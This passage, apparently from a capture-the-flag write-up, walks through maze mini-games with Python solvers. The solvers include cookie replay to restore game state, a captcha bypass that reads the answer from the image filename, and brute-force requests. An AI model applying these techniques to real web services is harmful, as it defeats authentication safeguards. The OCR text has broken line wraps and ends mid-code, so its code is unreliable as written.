
Our "swiss army knife" Cyberchef can help us here again! Fiddling around with the various operations we see that a ROT25 returns some actual sensible result.



Though still a little bit cryptic, this hint just says that you have to append /move/{delta_x}/{deltay} to the URL in order to move. Delta_x and delta_y can either be -1, 0, or 1 and in combination they can be used to move left, right, up and down (or north, east, south, west, whatever suits you better).

It is this moment that we realize that the code we've written for challenge 23 "Maze" might actually be helpful here as well and in fact I was able to use the existing code with only minimal changes for these challenges, so I had an "auto solver" for the maze right from the start 😊

Moving around in the maze is performed by calling the corresponding URLs. It is therefore advisable to create 4 bookmarks on the bookmarks bar of your favorite browser where you save the corresponding URLs for left, right, up and down, so you're able to move manually just by clicking on the bookmark buttons.



On every step you receive a new session cookie from the server, that you need to replay for your next move. You must not skip a single cookie, otherwise the game might get confused and out-of-sync, so make sure that your cookie receive & send process works 100% all the time.

Unfortunately, it turned out that my "bruteforce" approach to find all possible ways in the maze might put a load on the server or at least the web application and I often saw an error 500 returned from the server. This usually happened when you were about to start a minigame and I had to restart my solver again. It was not until I finished the two challenges that I realized that you can recover from an error 500 by just moving one field away and back and usually this time the minigame loads and no error 500 is returned the second time ☹

Also, it was not until the very end of challenge 21 (which I did first) that I actually realized that the cookies are not related to your actual game session and especially do not contain any internal expiry timestamp. That means you can just save the cookies once your progressed and on restart set the cookie back to the last one to continue where you left of.

I wrote an auto-solver for challenge 21 and I cannot count how often I restarted the game in order to solve it piece by piece, cope with error 500 or other problems. It would have been so much quicker if I had known earlier that I could just restore the cookie (e.g. using Burp or a browser cookie manager add-on / dev tools) to restore the game state *sigh*.

In order to speed up the whole maze walking process I also switched from bruteforce DFS in the maze to a "direct walk " approach: As the mini-games are always at the same position you can basically move straight from the start to the first challenge by moving in a fixed sequence of steps.

This approach also sped up the whole process considerably. You're always smarter afterwards, they say. Well this holds definitely true for me after these two challenges.


One thing which is really sad is that some challenges (e.g. Battle Teams or Mathonymous v2) allow for more than one correct solution, but the game server seems to allow only one of these solutions to be accepted. It is up to you to find out, which one it is. If you're unlucky the task incarnation has more than 10 possible solutions and you spend all your remaining lives on this one and have to

restart the game. This is something which could have been easily fixed and what would have improved the overall gaming experience. The last thing is that for "Randonacci" you have to use Python3 and not Python2 as the PRNG differs apparently considerably. The challenge cannot be solved with Python2.


To uncover the maze I used a combination of "direct walk" when I already knew where I wanted to go to from which position and the "bruteforce" approach when I received at a point where I didn't know how the maze continued from there. The bruteforcer than cleared the "fog of war" and revealed paths from that position. When I exited the game, I could just take over the current map into the saved one and when I then restarted the game the new map could be used.

There are two maps involved for challenge 21 and challenge 22. Drawing them using some "ascii art" they look like this.

Challenge 21's map:




Challenge 22's map:



Now that we see what we're dealing with let's describe the individual mini-games. I won't get into details about the maze solver code itself. Please have a look at the source code. Beware, it’s ugly.


Mini-game Warm-Up:

This challenge is the first one in the maze. To be honest, I have no idea what the idea behind the solution is. It seems that basically everything in Python lists "[ ]" gets accepted. Solve this challenge by sending for example "[[2,0], [2,0]]" to the answer page at "?pixels=…"




```
def solveWarmup():
    global ans
    global keks
    # Check for challenge 1
    if "Are you ready for a little warmup to get your most important sin on focus" in
ans.content:
        '''
        <div>
        Weeeeelcoooome! <br>Are you ready for a little warmup to get your most important sin
on focus?
        <hr>
        <div class="d-flex">
            <img src="../../static/img/ch11/c11.png">
            <img src="../../static/img/ch11/challenges/4f108aa0-ca6b-4d35-b1db-
7d2276510dd4.png">
        </div>
        <form method="get">
            <input type="text" class="form-control mt-3" name="pixels" placeholder="[[1,0],
[2,4], [8,1], ...]">
            <input type="submit" class="btn btn-info my-3" value="Send">
        </form>
        </div>
        '''
        # Send "[[1,0],[2,0]]" as as response
        ans = requests.get("{0}?pixels=[[1%2C0]%2C[2%2C0]]".format(URL), cookies=keks,
proxies=proxies,
                           allow_redirects=False)
        keks = ans.cookies
        if "You solved it" in ans.content:
            print("Solved challenge 1")
        else:
            print("COULD NOT SOLVE!")
```


Mini-game C0tt0nt4il Ch3ck V2.0:



This challenge looked far more complicated than it really was. It appeared as if you would need to solve 10 captchas in sequence within the given timeframe, which was impossible for a human being. I tried various captcha cracking techniques and also used "tesseract" to OCR the captcha contents but this failed most of the time, due to the faint font. It turned out it was much easier than expected: The URL where the captcha is located was auto generated and the filename looked like a guid with a PNG extension. However, it only looked like that as the third element in this GUID was not compliant to the format of a GUID. This part was just a sole number… And if you observed carefully, you can see that this number actually was the solution to the captcha! So, all that needs to be done is to regex this part out of the webpage and send it as an answer!

```
cnt = 0
for cnt in range(10):
    regex = '<img id="captcha" src="static/img/ch12/challenges/[0-9a-f]{8}-[0-9a-z]{4}-(.*)-
[0-9a-z]{4}-[0-9a-z]{12}.png"'
    hit = re.findall(regex, ans.content)
    ans = requests.get("{0}?result={1}".format(URL, hit[0]), proxies=proxies, cookies=keks,
allow_redirects=False)
    keks = ans.cookies
    cnt += 1
```

Mini-game Mathonymous V2:



This challenge was actually harder than the one in challenge 22 but nevertheless simple to solve with the right idea. The only caveat here was, that the game seemed to expect one specific answer, even when multiple answers were possible. Even worse: there are terms that allow for more than 10 solutions! That means, if you're out of luck, the game is already over here… On the web page you are presented a couple of numbers with intersections and a final sum. Your task is to place +, -, *, / In such a way in the intersection that the corresponding term equals the number on the right hand-side.

The solution can be very simple if you know the "eval" command which can be used in order to take a term in string format and just evaluate the result. So a string of "2+2" evals to the number 4.

We now can just build terms artificially by placing the various calculation symbols in between and eval the result and compare it to the reference value. The only thing to remember is, that we need to make sure to evaluate all numbers as floats.

```
def mathonymous(n1, n2, n3, n4, n5, n6, res):
    s = [str(float(n1.strip())), '', str(float(n2.strip())), '', str(float(n3.strip())), '',
str(float(n4.strip())), '',
         str(float(n5.strip())), '', str(float(n6.strip()))]
    should = res

    for op1 in ['+', '-', '/', '*']:
        s[1] = op1
        for op2 in ['+', '-', '/', '*']:
            s[3] = op2
            for op3 in ['+', '-', '/', '*']:
                s[5] = op3
                for op4 in ['+', '-', '/', '*']:
                    s[7] = op4
                    for op5 in ['+', '-', '/', '*']:
                        s[9] = op5
                        v = "".join(s)
                        # print(v)
```

```
                        res = eval(v)
                        if should is None:
                            print(v, res)
                        else:
                            if abs(float(should) - res) <= 0.01:
                                print(v, res, should)
                                yield s



regex = '<td><code style="font-size: 1em; margin: 10px">(.*)</code></td>'
hit = re.findall(regex, ans.content)
if len(hit) != 6:
    print("Error")
else:
    n1 = hit[0]
    n2 = hit[1]
    n3 = hit[2]
    n4 = hit[3]
    n5 = hit[4]
    n6 = hit[5]
    regex = '<td><code style="font-size: 1em">=(.*)</code></td>'
    hit = re.findall(regex, ans.content)
    should = hit[0]
    all_res = mathonymous(n1, n2, n3, n4, n5, n6, should)
    for val in all_res:
        print(val)

        ans = requests.get("{0}?op={1}".format(URL, urllib.quote(
            "".join([val[x] for x in range(len(val)) if x % 2 == 1]), safe='')),
proxies=proxies,
                           cookies=keks, allow_redirects=False)
        keks = ans.cookies
        if "Your navigator says this is right" in ans:
            print("Solved mathonymous!")
            break
```

Teleporter/Mysterious circle

Once you have solved Warm-Up, C0tt0nt4il V2.0 and Mathonymous V2, the teleporter becomes active and transports you to another part of the maze. I've defined it to be just right of the current spot and continue our journey from here.

Mini-game Pumple's Puzzle:

At the end of the long zig-zag path lies Pumple's puzzle and here you have to fill a grid with bunny names, colors, backpack types according to some given constraints, not unsimilar to the Webasm challenge we solved earlier on.

Pumple's Puzzle

Hey I'm Pumple.
My Puzzle is very famous around here. Do you think you have what it takes to solve it?
No, you don't - haha! Noone solved it yet.

```
There are five bunnies.
The backpack of Midnight is yellow.
Angel's star sign is virgo.
The camouflaged backpack is also green.
The one-coloured backpack by Bunny was expensive.
The bunny with the green backpack sits next to the bunny with the white backpack, on the left.
The capricorn is also attractive.

The scared bunny has a red backpack.
The bunny with the chequered backpack sits in the middle.
Snowball is the first bunny.
The bunny with a dotted backpack sits next to the funny bunny.
The funny bunny sits also next to the taurus.
The scared bunny sits next to the aquarius.
The backpack of the lovely bunny is striped.
Thumper is a handsome bunny.
Snowball sits next to the bunny with a blue backpack.
```

	Bunny #1	Bunny #2	Bunny #3	Bunny #4	Bunny #5
Name					
Color of backpack					
Characteristics					
Star sign					
Pattern on backback					

submit

This text reminds us of an old riddle and in fact it was a famous riddle just with nationalities, houses, etc. instead of bunnies. The riddle is called the Einstein riddle or the Zebra riddle and there are a lot of solvers out there in the Internet.

See https://en.wikipedia.org/wiki/Zebra_Puzzle for a description of the original puzzle.

I went for a solver implementation in Python where you had to define all the constraints given in text form and the solver would then find you're the only solution possible based on the facts.

You will need to import a python package called "kanren" in order to solve it with this code. There are surely other solvers available, and I can probably also be solved with Z3, but this code looked the most simple to me and it was flexible enough to solve all riddles presented to the player dynamically. The complicated part was more or less the regex'ing of all the variable parts because of course the actual details of the riddle (which rabbit where with which backpack etc.) was randomly defined. When playing multiple versions of the game it happened more often than not, that there were not enough constraints to fully solve it, e.g. there was only information about four of the existing zodiacs so the solver was of course not able to derive any logical constraint for the missing zodiac names. Thus I've added them with a constraint which just stated "There exists a zodiac named …" without any further information about it's owner. By adding this information the riddle could be solved 100% every time.


```
def solveEinstein():
    global keks
    global ans
    if "Pumple" in ans.content:
        bunnies = var()
        tuple_list = []
        statements = []

        regex = '<pre class="mb-2">(.*)</pre>'
        hit = re.findall(regex, ans.content)
        for h in hit:
            statements.append(h)
        while len(statements) > 0:
            s = statements.pop()
            # Check which rule we're dealing with
            if "There are five bunnies." in s:
                tuple_list.append((eq, (var(), var(), var(), var(), var()), bunnies))
            elif "The backpack of the " in s:
                # Regex it out
                regex = 'The backpack of the (.*) bunny is (.*)\.'
                hit = re.findall(regex, s)
                tuple_list.append((membero, (var(), var(), hit[0][0], var(), hit[0][1]),
bunnies))
            elif "sits next to the bunny with a" in s:
                regex = '(.*) sits next to the bunny with a (.*) backpack'
                hit = re.findall(regex, s)
                tuple_list.append(
                    (nexto, (hit[0][0], var(), var(), var(), var()), (var(), hit[0][1], var(),
var(), var()), bunnies))
            elif ", on the left." in s:
                regex = 'The bunny with the (.*) backpack sits next to the bunny with the (.*)
backpack, on the left'
                hit = re.findall(regex, s)
                tuple list.append(
                    (lefto, (var(), hit[0][0], var(), var(), var()), (var(), hit[0][1], var(),
var(), var()), bunnies))
            elif "star sign is" in s:
                regex = "(.*)&#39;s star sign is (.*)\."
                hit = re.findall(regex, s)
                tuple list.append((membero, (hit[0][0], var(), var(), hit[0][1], var()),
bunnies))
            elif "sits also next to the" in s:
                regex = "The (.*) bunny sits also next to the (.*)\."
                hit = re.findall(regex, s)
                tuple_list.append(
                    (nexto, (var(), var(), hit[0][0], var(), var()), (var(), var(), var(),
```

```
hit[0][1], var()), bunnies))
            elif "sits in the middle" in s:
                regex = "The bunny with the (.*) backpack sits in the middle"
                hit = re.findall(regex, s)
                tuple_list.append((eq, (var(), var(), (var(), var(), var(), var(), hit[0]),
var(), var()), bunnies))
            elif "the first bunny" in s:
                regex = "(.*) is the first bunny"
                hit = re.findall(regex, s)
                tuple_list.append((eq, ((hit[0], var(), var(), var(), var()), var(), var(),
var(), var()), bunnies))
            elif "The bunny with a" in s:
                regex = "The bunny with a (.*) backpack sits next to the (.*) bunny"
                hit = re.findall(regex, s)
                tuple_list.append(
                    (nexto, (var(), var(), hit[0][1], var(), var()), (var(), var(), var(),
var(), hit[0][0]), bunnies))
            elif "was expensive" in s:
                regex = "The (.*) backpack by (.*) was expensive"
                hit = re.findall(regex, s)
                tuple list.append((membero, (hit[0][1], var(), var(), var(), hit[0][0]),
bunnies))
            elif "backpack is also" in s:
                regex = "The (.*) backpack is also (.*)\."
                hit = re.findall(regex, s)
                tuple list.append((membero, (var(), hit[0][1], var(), var(), hit[0][0]),
bunnies))
            elif "sits next to the" in s:  # Warning! Less generic than another rule
                regex = "The (.*) bunny sits next to the (.*)\."
                hit = re.findall(regex, s)
                tuple_list.append(
                    (nexto, (var(), var(), hit[0][0], var(), var()), (var(), var(), var(),
hit[0][1], var()), bunnies))
            elif "The backpack of" in s:  # Warning! Less generic than another rule
                regex = "The backpack of (.*) is (.*)\."
                hit = re.findall(regex, s)
                tuple_list.append((membero, (hit[0][0], hit[0][1], var(), var(), var()),
bunnies))
            elif "bunny has a" in s:  # Warning! Less generic than another rule
                regex = "The (.*) bunny has a (.*) backpack"
                hit = re.findall(regex, s)
                tuple_list.append((membero, (var(), hit[0][1], hit[0][0], var(), var()),
bunnies))
            elif "is also" in s:
                regex = "The (.*) is also (.*)\."
                hit = re.findall(regex, s)
                tuple_list.append((membero, (var(), var(), hit[0][1], hit[0][0], var()),
bunnies))
            else:
                regex = "(.*) is a (.*) bunny"
                hit = re.findall(regex, s)
                tuple_list.append((membero, (hit[0][0], var(), hit[0][1], var(), var()),
bunnies))

        # Auto add all zodiacs
        tuple_list.append((membero, (var(), var(), var(), 'taurus', var()), bunnies))
        tuple_list.append((membero, (var(), var(), var(), 'capricorn', var()), bunnies))
        tuple_list.append((membero, (var(), var(), var(), 'pisces', var()), bunnies))
        tuple_list.append((membero, (var(), var(), var(), 'aquarius', var()), bunnies))
        tuple_list.append((membero, (var(), var(), var(), 'virgo', var()), bunnies))

        autobunnyRules = lall(*tuple(tuple_list))
        print("Solving Einstein - this could take up to one minute!")
        solutions = run(0, bunnies, autobunnyRules)
        # IN my solution "Taurus" was missing from the list - it wasnt even mentioned in the
rules!
        # The missing rule is of type "var" and throws an exception during param building!
        for line in solutions[0]:
            print str(line)
        # Build answer string:
        # Name,Bunny#1,Bunny#2,Bunny#5,Color,Blue,Yellow,..,..,Characteristic,Funny
        # Example:
Name,Angel,Bunny,Snowball,Midnight,Thumper,Color,Blue,Yellow,Yellow,Yellow,Red,Characteristic,
Funny,Lovely,Handsome,Scared,Attractive,Starsign,Taurus,Pisces,Capricorn,Virgo,Aquarius,Mask,C
amouflaged,Striped,One-coloured,Dotted,Chequered"
        # My display:
        '''
```

```
